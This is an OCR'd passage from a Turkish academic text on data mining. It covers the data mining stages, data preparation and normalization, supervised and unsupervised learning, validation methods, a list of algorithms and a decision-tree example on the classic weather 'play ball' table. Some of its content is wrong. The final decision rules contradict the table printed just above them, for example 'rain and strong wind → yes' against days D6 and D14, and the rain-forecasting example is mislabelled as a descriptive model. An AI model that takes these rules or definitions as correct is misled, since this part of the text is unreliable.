
- Yeni poliçe talep edecek müşterilerin tahmin edilmesi,
- Sigorta dolandırıcılıklarının tespiti,
- Riskli müşteri örüntülerinin belirlenmesi.

5.1. Veri Madenciliği Aşamaları

Veri madenciliği genel olarak 5 aşamadan oluşmaktadır [38]. Bunlar aşağıdaki gibi olup, ayrıntılı olarak açıklanmıştır.

1. Problemin tanımlanması
2. Veri hazırlama (toplama, temizleme, birleştirme, dönüştürme, indirgeme)
3. Veri madenciliği modelinin oluşturulması ve değerlendirilmesi
4. Modelin kullanılması
5. Modelin izlenmesi ve geri beslenmesi

Veri madenciliğinin aşamaları Şekil 5.1'de gösterilmiştir.



Şekil 5.1. Veri madenciliğinin aşamaları [39, 40]

5.1.1. Problemin tanımlanması

Ünlü bilim insanı Albert Einstein problem çözüm evresinin ilk ve en önemli aşaması problemin tanımlanmasına ilişkin olarak "Problemin tanımlanması, çoğu kez çözülmesinden daha önemlidir" diyerek bu konunun önemini ortaya koymuştur. İlk adımda yapılacak olan

yanlış tüm algoritmayı etkileyecek ve sonraki adımlar doğru olsa bile temel yanlış olduğundan algoritma başarısız olacaktır.

Yapılacak olan uygulamanın başarılı olmasının ilk adımı olan problemin tanımlanması aşamasında aşağıdaki noktalar göz önünde bulundurulmalıdır [41].

- Problem cümlesinin yazımında açık sade bir dil kullanılmalıdır.
- Araştırma problemi soru cümleleri şeklinde ifade edilmelidir.
- Problem cümlesi çözülecek problemi kesin bir şekilde ortaya koymalıdır.
- Araştırmanın sınırları araştırmada ele alınan değişkenler açısından kesinleştirilmelidir.
- Araştırma sonunda elde edilen bulguların genelleneceği evren sınırı kesin ve açık olarak belirtilmelidir.

5.1.2. Veri hazırlama

Her veri analizi işi yeni bir veri setlerinin toplanması, betimlenmesi ve temizlenmesiyle başlar. Bu süreçten sonra, veriler analiz edilebilir ve sonuçlara ulaşılır. Veri kalitesi veri madenciliğinde anahtar bir konudur. Veri madenciliğinde güvenilirliğin arttırılması için, veri ön işleme yapılmalıdır [38, 42, 43].

Modelin kurulması aşamasında ortaya çıkacak sorunlar, bu aşamaya sık sık geri dönülmesine ve verilerin yeniden düzenlenmesine neden olacaktır. Bu durum verilerin hazırlanması ve modelin kurulması aşamaları için, bir analistin veri keşfi sürecinin toplamı içerisinde enerji ve zamanının % 50 - % 85'ini harcamasına sebep olmaktadır. Verilerin hazırlanması aşaması kendi içerisinde 5 adımdan meydana gelmektedir [37].

Veri Toplama (Collection) : Tanımlanan problem için gerekli olduğu düşünülen verilerin ve bu verilerin toplanacağı veri kaynaklarının belirlenmesi adımıdır. Verilerin toplanmasında kuruluşun kendi veri kaynaklarının dışında, nüfus sayımı, hava durumu, merkez bankası kara listesi gibi veri tabanlarından veya veri pazarlayan kuruluşların veri tabanlarından faydalanılabilir [37].

Verilerin Temizlenmesi (Cleaning) : Veriler genellikle hata içermektedir ve bu hatalar toplu olarak gürültü olarak adlandırılmaktadır [43]. Eksik verilerin tamamlanması, aykırı değerlerin teşhis edilmesi amacıyla gürültünün azaltılması ve verilerdeki tutarsızlıkların giderilmesi gibi işlemlerden oluşmaktadır [38].

Verilerin Birleştirilmesi (Consolidation) : Bu adımda farklı kaynaklardan toplanan verilerde bulunan ve bir önceki adımda belirlenen sorunlar mümkün olduğu ölçüde giderilerek veriler tek bir veri tabanında toplanır. Ancak basit yöntemlerle ve baştan savma olarak yapılacak sorun giderme işlemlerinin, ileriki aşamalarda daha büyük sorunların kaynağı olacağı unutulmamalıdır [37].

Verilerin Dönüştürülmesi ve Normalizasyon (Transformation and Normalization) : Veri madenciliğinde kullanılacak verilerin farklı kaynaklardan toplanması, doğal olarak veri uyumsuzluklarına sebep olacaktır. Bu uyumsuzlukların başlıcaları farklı zamanlara ait olmaları, kodlama farklılıkları (örneğin bir veri tabanında cinsiyet özelliğinin e/k, diğer bir veri tabanında 0/1 olarak kodlanması), farklı ölçü birimlerine sahip olmalıdır. Ayrıca verilerin nasıl, nerede ve hangi koşullar altında toplandığı da önem taşımaktadır. Bu sebeple, modellerin iyi sonuç vermesi, kullanılacak olan verilerin kalitesine bağlı olduğu için, toplanan verilerin ne ölçüde uyumlu oldukları bu adımda incelenerek değerlendirilmelidir [37].

Dönüştürme işlemi, verilerin veri madenciliği için uygun formlara dönüştürülmesidir. Veri dönüştürme, düzeltme, birleştirme, genelleştirme ve normalleştirme gibi işlemlerin bir veya bir kaçını içerir [38]. Verilerin dönüştürülmesi aşamasında sürekli nitelikli veriler ayrık hale getirilmektedir. Normalizasyon işlemi ile de veriler belli bir aralığa normalize edilmektedir. Normalizasyon istatistiksel bir işlem olup, amacı veriler arasında farklılığın çok fazla olduğu durumlarda verileri tek bir düzen içerisinde ele almaktır [44]. Veri madenciliğinde en çok kullanılan normalizasyon yöntemi asgari – azami (min - max) normalizasyonudur. Veri setindeki her nesne Eşitlik 5.1'e göre yeniden hesaplanarak tüm veri setinin [0,1] aralığında değer alması sağlanır.

$$X_{normal} = \frac{X - X_{min}}{X_{max} - X_{min}} \tag{5.1}$$

Sürekli verilerin ayrık verilere dönüştürülmesi aşağıdaki gibi yapılmaktır.


0-5 Volt →Düşük
5-9 Volt → Orta
9-12 Volt → Yüksek

Veri İndirgeme (Reduction) : Oluşturulan veritabanında çok sayıda veri ve kendini tekrarlayan veri bulunabilir. Bu veritabanından modelin eğitiminde kullanacak ve belirlenen problemi en iyi temsil eden yeterli sayıda verinin seçilerek nihai veri tabanın oluşturulması işlemidir.

Genellikle yanlış veri girişinden veya bir kereye özgü bir olayın gerçekleşmesinden kaynaklanan verilere sapan veri (outlier) denilmektedir, önemli bir uyarıcı enformasyon içerip içermediği kontrol edildikten sonra veri kümesinden atılması tercih edilmektedir.

5.1.3. Modelin oluşturulması ve değerlendirilmesi


Veri madenciliğinde kullanılan modeller genel olarak tahmin edici (predictive) ve tanımlayıcı (descriptive) olmak üzere iki grubu ayrılmaktadır. Veri madenciliğinde kullanılan algoritmaların şeması Şekil 5.2'de gösterilmiştir.



Şekil 5.2. Veri madenciliği algoritmaları

Tahmin edici modeller, daha önceden var olan verilere bakarak yeni gelen bir girişin hangi sınıf etiketine sahip olduğunu belirlemede kullanılmaktadır. Yağmur yağdığı ve yağmadığı zamanlara ilişkin olarak sıcaklık, nem, basınç ve rüzgâr hızı gibi değerlere bakılarak oluşturulan bir model ile hava durumuna ilişkin bu 4 özelliğin giriş olarak verildiğinde yağmur yağıp yağmayacağının tahmin edilmesi tanımlayıcı modele bir örnektir. Burada giriş olarak verilen 4 özellik bağımsız değişkenler olup yağmurun yağıp yağmama durumu ise bu bağımsız değişkenlere bağlı olan bir sınıf etiketidir.

Tanımlayıcı modeller, gerçek dünya olayları ile onlardan sorumlu faktörlerin arasındaki ilişkiyi tanımlayan matematiksel bir işlemlerdir. Bu modeller pazarlama ve reklam gibi alanlarda müşteri kitlesinin belirlenmesi amacıyla kullanılmaktadır. Probleme en uygun modelin bulunabilmesi için, oluşturulabilecek en fazla modelin denenmesi gerekmektedir. Modellerin başarım oranları, verilerin kalitesine ve modeli oluşturan uzmanın bilgisine direk olarak bağlıdır. En iyi modelin bulunabilmesi için veri önişleme aşamasının ve model oluşturma aşamasının defalarca denenmesi gerekmektedir. Model oluşturma aşamaları Şekil 5.3'de gösterilmiştir.




Şekil 5.3. Model oluşturma aşamaları

Modellerin oluşturulmasında denetimli (supervised) veya denetimsiz (unsupervised) öğretme yöntemleri kullanılabilmektedir.

Denetimli (gözetimli) öğrenme, makine öğrenmesinde sınıflandırma veya tümevarımlı (inductive) öğrenme şeklinde ifade edilmektedir. Denetimli öğrenmede giriş değerleri

(inputs) ile etiketler (label) birlikte verilerek, eğitim kümesi (training set) oluşturulur. Denetimli öğrenmede, öğrenme kümesinde bulunan sınıf sayısı ve hangi nesnenin hangi sınıfa ait olduğu bilinmektedir. Öğrenme işleminde bir kayıt kümesi kullanılmakta ve özellikler kümesi olarak gösterilmektedir [45]. Verilen giriş değerleri sonucunda sınıf etiketlerinin doğru tahmin edilmesi amaçlanır. Oluşturulan modelin amacı aynı sınıf etiketine sahip girişlerin özelliklerinden yararlanılarak oluşturulan kural cümleleri ile bir girişin özelliklerine bakarak sınıf etiketinin doğru tahmin edilmesini sağlamaktır. Öğrenme süreci tamamlandığında yeni gelen bir giriş modele uygulanarak bu girişin hangi sınıf etiketine sahip olduğunu tespit etmek amaçlanmaktadır.



Şekil 5.4. Denetimli öğrenme süreci

Denetimli öğrenme süreci Şekil 5.4'de gösterilmiştir. Denetimli öğrenmede veri seti öğrenme ve sınama kümesi olmak üzere iki kümeye ayrılmaktadır. Modelin oluşturulmasında eğitim amaçlı olarak öğrenme kümesi kullanılırken, modelin doğruluğunun test edilmesinde test kümesi kullanılmaktadır. Oluşturulan modelin doğruluğunun ve güvenirliğinin test edilmesine ilişkin olarak çeşitli yöntemler ve parametreler kullanılmaktadır. Modelin test edilmesinde kullanılan yöntemlere modelin değerlendirilmesi aşamasında yer verilecektir.

Denetimli öğrenmede seçilen algoritmaya uygun olarak ilgili veriler hazırlandıktan sonra, veri setinin bir kısmı öğrenme kümesi, kalan kısmı ise test kümesi olmak üzere ikiye ayrılır. Öğrenme kümesi kullanılarak sınıflandırma modeli oluşturulduktan sonra, test kümesi ile

modelin doğruluk derecesi belirlenmektedir.

Denetimsiz öğrenmede başlangıçta kaç tane sınıf bulunduğu ve sınıf etiketlerinin neler olduğuna ilişkin bir bilgi bulunmamaktadır. Veri setinde bulunan nesnelerin özelliklerinin birbirleri ile olan ilişkisine ve benzerliklerine bakarak, farklı kümelere ve demetlere ayrılması sağlanır. Denetimsiz öğrenmede farklı kümeleme algoritmaları kullanılabilmektedir. Nesnelerin uzaklıklarına bakarak kümeleme yapılabilmektedir. En çok kullanılan uzaklık fonksiyonları, Öklid uzaklığı, Manhattan uzaklığı, Minkowski uzaklığıdır. Bunların yanı sıra literatürde birçok uzaklık hesaplama yöntemi mevcuttur.

Uzaklık fonksiyonlarının yanı sıra K-Means, Aprori gibi algoritmalar mevcuttur. Eşitlik 5.2'de 2 nokta arasındaki Öklid uzaklığının hesaplanması görülmektedir.

$$d(A,B) = \sqrt{(x_1 - x_2)^2 + (y_1 - y_2)^2} \tag{5.2}$$

Modelin Sınıflandırma Değerlendirmesi: Modelin değerlendirilmesi iki açıdan yapılmakta olup, çeşitli yöntemler ve parametreler kullanılabilmektedir. Modelin sınıflandırma değerlendirmesi sınıflandırma skoru ve eğitim/test kümesi açısından olmak üzere iki açıdan yapılmaktadır [46].

Skor Açısından

- Karışıklık matrisi
- Doğruluk (Accuracy)
- Kesinlik (Precision)
- Anma (Recall)
- Özgünlük (Specificity)
- F-Ölçütü (F-Measure)

Eğitim ve Test Kümeleri Açısından

- Basit Doğrulama (Simple Validation)
- Çapraz Geçerlilik (Cross Validation)
- N Katlı Çapraz Geçerlilik (N-Fold Cross Validation)
- Bootstrap

Modelin başarımı test kümesi elemanları kullanılarak hesaplanmaktadır. Test kümesinde bulunan elemanlar kesinlikle modelin öğrenmesi aşamasında kullanılmamalıdır.

Basit Doğrulama (Simple Validation): Modellin doğruluğunun test edilmesinde en sık kullanılan yöntem basit geçerlilik yöntemidir. Bu yöntemde veri setinin %5 ile %33 arasındaki bir kısmı test kümesi olarak belirlenir. Test kümesinde bulunan elemanlar modele giriş olarak verilerek modelin her elemana bir sınıf etiketi ataması sağlanır. Modelin atadığı sınıf etiketi ile elemanın bilinen sınıf etiketi karşılaştırılarak, modelin ne kadar doğru sınıflandırma yaptığı ölçülerek, modelin başarı oranı hesaplanır.


Çapraz Geçerlilik (Cross Validation): Bu yöntem genelde veri setindeki verilerin sayısının azlığından dolayı öğrenme ve test seti olarak bölünmesinde modelin öğrenmesi için yeterli verinin bulunmadığı durumlarda kullanılmaktadır. Bu yöntem veri seti eşit sayıda iki bölüme ayrılarak ilk aşamada birinci kısım öğrenme kümesi, ikinci kısım test kümesi olarak kullanılır. İkici aşamada birinci kısım test kümesi, ikinci kısım öğrenme kümesi olarak kullanılır. Doğruluk oranı için iki test kümesinin hata oranlarının ortalaması alınır.

N Katlı Çapraz Geçerlilik (N-Fold Cross Validation): Bu doğrulama yönteminde veri seti n parçaya bölünür. Model eğitim ve test süreci n turdan oluşur. Her aşamada parçalardan biri test için kullanılırken diğer parçalar hep birlikte öğrenme kümesini oluşturur. Her turda test kümesi için kullanılan parça değişirken diğer parçalar öğrenme kümesi olarak kullanılır. N turdan sonra hata oranlarının ortalaması alınarak nihai hata oranı hesaplanır.

Sınıflandırma modelinden beklenen bazı özellikler bulunmaktadır. Bu özellikler aşağıdaki gibidir [47];

- Hız: Sınıflandırma modelin oluşturulması için geçen süre ve bir nesnenin oluşturulan model tarafından sınıflandırılması için gereken süre hesaplanarak modelin hız performansı ölçülür.
- Stabil Olması: Veri setindeki sapan (outlier) verilerden ve eksik verilerden az etkilenmesi ya da hiç etkilenmemesi.
- Ölçeklenebilirlik: Veri setinde bulunan verilerin sayısı artırıldığında sınıflandırma başarısının düşmemesi.
- Açıklık: Modeli oluşturulan kuralların insanlar tarafından kolayca anlaşılabilir ve yorumlanabilir olması.
- Tutarlılık: Modeli oluşturan kuralların birbiri ile çelişmemesi gerekmektedir. Kuralların birbirini tamamlaması gerekmektedir.

Sınıflandırıcının eğitilmesinde önem arz etmektedir. Tam olarak eğitilememiş (underfitting) modeller hem öğrenme kümesinde hem de test kümesinde düşük sınıflandırma başarısı göstermektedirler. Öğrenme kümesi ile aşırı eğitilmiş modellerde ise ezberleme (overfitting) ortaya çıkmaktadır, model öğrenme kümesi için çok yüksek sınıflandırma başarısı gösterirken, test kümesinde yeterli sınıflandırma başarısını gösterememektedir. Bu durumda sadece öğrenme kümesinde bulunan nesneler ezberlenmiş olur, eğitiminin kümesi dışında bulunan bir nesne giriş olarak verildiğinde sınıflandırılamaz. Bundan dolayı eğitimin dengeli şekilde yapılması gerekmektedir. Şekil 5.5'de modelin eğitilmesine bağlı olarak uyum durumu grafiksel olarak gösterilmektedir.



Şekil 5.5. Modelin uyum durumu [48]

Oluşturulan modelin başarısı ne kadar yüksek olursa olsun, gerçek dünya olaylarını tam olarak modellediğini garanti etmek mümkün değildir. Yapılan testler sonucunda geçerli bir modelin gerçek dünyada başaralı olmamasındaki başlıca sebepleri, model kuruluşunda kabul edilen varsayımlar ve modelde kullanılan verilerin doğru olmamasıdır. Örneğin modelin eğitilmesi sırasında varsayılan enflasyon oranının zaman içerisinde değişmesi veya ekonomik kriz meydana gelmesi, bireyin satın alma davranışını belirgin olarak etkileyecektir ve bu durum çok başarılı bir modelin bile kullanılamaz hale gelmesine sebep olabilir [37].

5.1.4. Modelin kullanılması

Oluşturulan ve geçerliliği kabul edilen model doğrudan bir yazlım uygulaması olarak kullanılabileceği gibi, bir başka uygulamanın alt modülü olarak da kullanılabilir. Oluşturulan modeller görüntü tanıma, müşteri kredi değerlendirmesi, dolandırıcılık tespiti, saldırı tespit sistemi gibi kurumsal işlerde doğrudan kullanılabileceği gibi, perakende yazılımına entegre edilerek stok takibi yapıp muhtemel siparişlere ilişkin otomatik üretim talebi oluşturan bir yazılıma eklenebilir [37].

5.1.5. Modelin izlenmesi ve geri beslenmesi

Veri setlerindeki verilerin güncellikleri zaman içinde kaybetmesi, sistemlerde veya ürettikleri verilerin özelliklerinde zamanla bir değişimin ortaya çıkması gibi bir durum varsa modelin sürekli izlenerek, modelin güncellenmesi veya güncel veri setleri ile yeniden eğitilmesi gerekir.

5.2. Veri Madenciliği Algoritmaları

Veri madenciliğinde kullanılacak modele ve veri setine göre uygulanabilecek çok sayıda algoritma bulunmaktadır. Bu algoritmalardan bazıları modele göre aşağıda verilmiştir [36].

A. Sınıflandırma Algoritmaları

a) İstatistiğe Dayalı Algoritmalar:

   i. Bayes

   ii. Regresyon

iii. CHAID

b) Uzaklığa Dayalı Algoritmalar:

i. En yakın komşu

ii. En küçük mesafe sınıflandırıcı

c) Karar Ağaçları:

i. CART

ii. ID3

iii. C4.5

iv. Sprint

d) Genetik Algoritmalar

e) Yapay Sinir Ağları

B. Kümele Algoritmaları

a) Hiyerarşik Yöntemler

i. SLINK Algoritması

ii. Cure Algoritması

iii. CHAMELEON Algoritması

iv. BIRCH Algoritması

v. CLUCDUH Algoritması

b) Bölümlenmeli Yöntemler

i. K-Ortalama (K-Means) Algoritması

ii. PAM Algoritması

iii. CLARA Algoritması

iv. CLARANS Algoritması

c) Yoğunluğa Dayalı Algoritmalar

i. DBSCAN Algoritması

ii. OPTICS Algoritması

iii. DENCLUDE Algoritması

d) Grid Temelli Algoritmalar

i. STING Algoritması

ii. Dalga Kümeleme

iii. CLIQUE Algoritması

e) Genetik Algoritmalar

f) Yapay Sinir Ağları

C. Bağlantı Analizi Algoritmaları

a) Aprori Algoritması

b) SETM Algoritması


c) Aprori TID Algoritması

d) GRI Algoritması

5.2.1. Karar ağaçları

Karar ağacı sınıflandırma algoritması adından da anlaşılacağı üzere sınıflandırma modeli için bir ağaç yapısı oluşturmaktadır. Sınıflandırma problemlerinde en sık kullanılan algoritmaların başında gelir. Bu algoritmada entropi ve bilgi kazancı (information gain) önem kazanmaktadır. Sınıflandırma modeli bir ağaç yapısı ile kullanıcıya gösterdiği için sınıflandırma işlemine ilişkin daha anlaşılır olmaktadır.

İlk aşamada öğrenme kümesi ile karar ağacı oluşturulur, ikinci aşamada ise yeni gelen nesne karar ağacına giriş olarak verilip sınıf etiketi belirlenir. Şekil 5.6'da hava durumuna göre basketbol maçının oynanıp oynanmayacağına karar verilmesini sağlayan karar ağacı gösterilmektedir. Karar ağacı, önceden kaydedilmiş 14 günlük hava durumu özelliklerine ve bu günlerde basketbol oynanıp oynanmadığına bakılarak oluşturulmuştur.



Day	Outlook	Temperature	Humidity	Wind	Play ball
D1	Sunny	Hot	High	Weak	No
D2	Sunny	Hot	High	Strong	No
D3	Overcast	Hot	High	Weak	Yes
D4	Rain	Mild	High	Weak	Yes
D5	Rain	Cool	Normal	Weak	Yes
D6	Rain	Cool	Normal	Strong	No
D7	Overcast	Cool	Normal	Strong	Yes
D8	Sunny	Mild	High	Weak	No
D9	Sunny	Cool	Normal	Weak	Yes
D10	Rain	Mild	Normal	Weak	Yes
D11	Sunny	Mild	Normal	Strong	Yes
D12	Overcast	Mild	High	Strong	Yes
D13	Overcast	Hot	Normal	Weak	Yes
D14	Rain	Mild	High	Strong	No

Şekil 5.6. Karar ağacı yapısı

Karar ağacının kural olarak gösterimi aşağıdaki gibidir.

EĞER outlook = sunny *VE* humidity = high *İSE* playball = no
EĞER outlook = rain *VE* humidity = high *İSE* playball = no
EĞER outlook = rain *VE* wind = strong *İSE* playball = yes
